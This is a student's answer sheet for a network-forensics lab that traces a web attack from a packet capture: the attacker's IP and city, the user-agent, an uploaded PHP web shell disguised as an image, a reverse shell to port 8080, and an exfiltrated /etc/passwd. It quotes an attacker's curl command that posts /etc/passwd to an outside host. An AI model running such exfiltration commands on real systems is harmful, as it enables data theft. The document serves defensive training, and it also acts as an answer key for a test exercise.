


Name : Amr Khaled Elgendy
Group : AMIT - Cyber Security Online 87
Task : WebStrike Lab

Q1 : Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?


Note: The lab machines do not have internet access. To look up the IP address and complete this step, use an IP geolocation service on your local computer outside the lab environment.
Tianjin

After taking a look at pcap file, There are only 2 IP addresses were captured. Which 117.11.88.124 is the client (attacker) and 24.49.63.79 is a web server




No.	Time	Source	Destination	Protocol	Length	Info
43	18.514912	117.11.88.124	24.49.63.79	HTTP	449	GET /reviews/ HTTP/1.1
73	57.538074	117.11.88.124	24.49.63.79	HTTP	416	GET /admin/uploads HTTP/1.1
83	63.058836	117.11.88.124	24.49.63.79	HTTP	410	GET /uploads HTTP/1.1
93	69.755241	117.11.88.124	24.49.63.79	HTTP	409	GET /admin/ HTTP/1.1
103	75.201187	117.11.88.124	24.49.63.79	HTTP	418	GET /reviews/uploads HTTP/1.1
107	75.207010	117.11.88.124	24.49.63.79	HTTP	419	GET /reviews/uploads/ HTTP/1.1
109	75.228143	117.11.88.124	24.49.63.79	HTTP	376	GET /icons/blank.gif HTTP/1.1
114	75.228890	117.11.88.124	24.49.63.79	HTTP	375	GET /icons/back.gif HTTP/1.1
121	75.229218	117.11.88.124	24.49.63.79	HTTP	377	GET /icons/image2.gif HTTP/1.1
130	84.159547	117.11.88.124	24.49.63.79	HTTP	480	GET /reviews/uploads/image.jpg.php HTTP/1.1
326	288.389226	117.11.88.124	24.49.63.79	HTTP	470	GET /reviews/uploads/ HTTP/1.1
330	288.400569	117.11.88.124	24.49.63.79	HTTP	427	GET /icons/blank.gif HTTP/1.1
335	288.401559	117.11.88.124	24.49.63.79	HTTP	426	GET /icons/back.gif HTTP/1.1
340	288.401886	117.11.88.124	24.49.63.79	HTTP	428	GET /icons/image2.gif HTTP/1.1

Q2 : Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0




No.	Time	Source	Destination	Protocol	Length	Info
4	0.004826	117.11.88.124	24.49.63.79	HTTP	449	GET /reviews/ HTTP/1.1
8	0.037487	117.11.88.124	24.49.63.79	HTTP	416	GET /admin/uploads HTTP/1.1
11	4.435305	117.11.88.124	24.49.63.79	HTTP	410	GET /uploads HTTP/1.1
14	4.458038	117.11.88.124	24.49.63.79	HTTP	409	GET /admin/ HTTP/1.1
19	4.458564	117.11.88.124	24.49.63.79	HTTP	418	GET /reviews/uploads HTTP/1.1
33	12.739450	117.11.88.124	24.49.63.79	HTTP	419	GET /reviews/uploads/ HTTP/1.1
43	18.514912	117.11.88.124	24.49.63.79	HTTP	376	GET /icons/blank.gif HTTP/1.1
73	57.538074	117.11.88.124	24.49.63.79	HTTP	375	GET /icons/back.gif HTTP/1.1
83	63.058836	117.11.88.124	24.49.63.79	HTTP	377	GET /icons/image2.gif HTTP/1.1
93	69.755241	117.11.88.124	24.49.63.79	HTTP	480	GET /reviews/uploads/image.jpg.php HTTP/1.1
103	75.201187	117.11.88.124	24.49.63.79	HTTP	470	GET /reviews/uploads/ HTTP/1.1
107	75.207010	117.11.88.124	24.49.63.79	HTTP	427	GET /icons/blank.gif HTTP/1.1
109	75.228143	117.11.88.124	24.49.63.79	HTTP	426	GET /icons/back.gif HTTP/1.1
114	75.228890	117.11.88.124	24.49.63.79	HTTP	428	GET /icons/image2.gif HTTP/1.1

image.jpg.php



Reviews/uploads



Q5 : Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

8080

Q6 : Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

passwd

```
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/!
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologi
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
$ curl -X POST -d /etc/passwd http://117.11.88.124:443/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left   Speed
```